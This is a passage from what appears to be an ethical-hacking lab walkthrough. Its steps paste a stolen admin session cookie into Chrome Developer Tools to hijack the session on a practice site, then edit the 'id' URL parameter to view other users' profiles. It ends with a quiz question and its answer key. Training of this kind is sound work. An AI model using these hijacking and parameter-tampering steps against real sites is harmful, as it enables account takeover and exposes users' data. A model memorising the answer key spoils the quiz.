
1. Observe that **Mycookies.txt** contains the unencrypted, plain-text session cookie string of the admin user `sam`. Copy the cookie string.




1. In Chrome (under `steve`'s session), click **View Profile**.




1. Open Chrome Developer Tools (**F12** or **More tools** --> **Developer tools**). Navigate to **Application** --> **Storage** --> **Cookies** --> **http://www.moviescope.com**.




1. Locate the active session cookie **mscope**.




1. Double-click the **Value** field for `mscope` and paste the stolen admin cookie value copied from `Mycookies.txt`. Close Developer Tools.




1. Refresh the webpage (**F5**). Observe that the session is hijacked, displaying administrative user **sam**. Click **View Profile**.




1. On `sam`'s profile page, observe the address bar parameter: **id=1**. Modify the URL parameter to **id=2** and press Enter to view **John**'s profile without authentication.






1. Change the URL parameter to **id=3** to access **key**'s profile.



1. Change the URL parameter to **id=5** to retrieve the profile details of the user with ID=5 (**lee**).



This concludes the lab exercise.

IMPORTANT: ❓ **Question 5.13.1.1** Conduct a security assessment of `http://www.moviescope.com` to identify potential vulnerabilities, including stored XSS attacks. Verify whether cookie values are encrypted or exposed in plain text. Additionally, evaluate the website's ability to prevent parameter manipulation by modifying the first name of the user with `ID=5`. [!SUCCESS] ✅ **Answer:** **lee**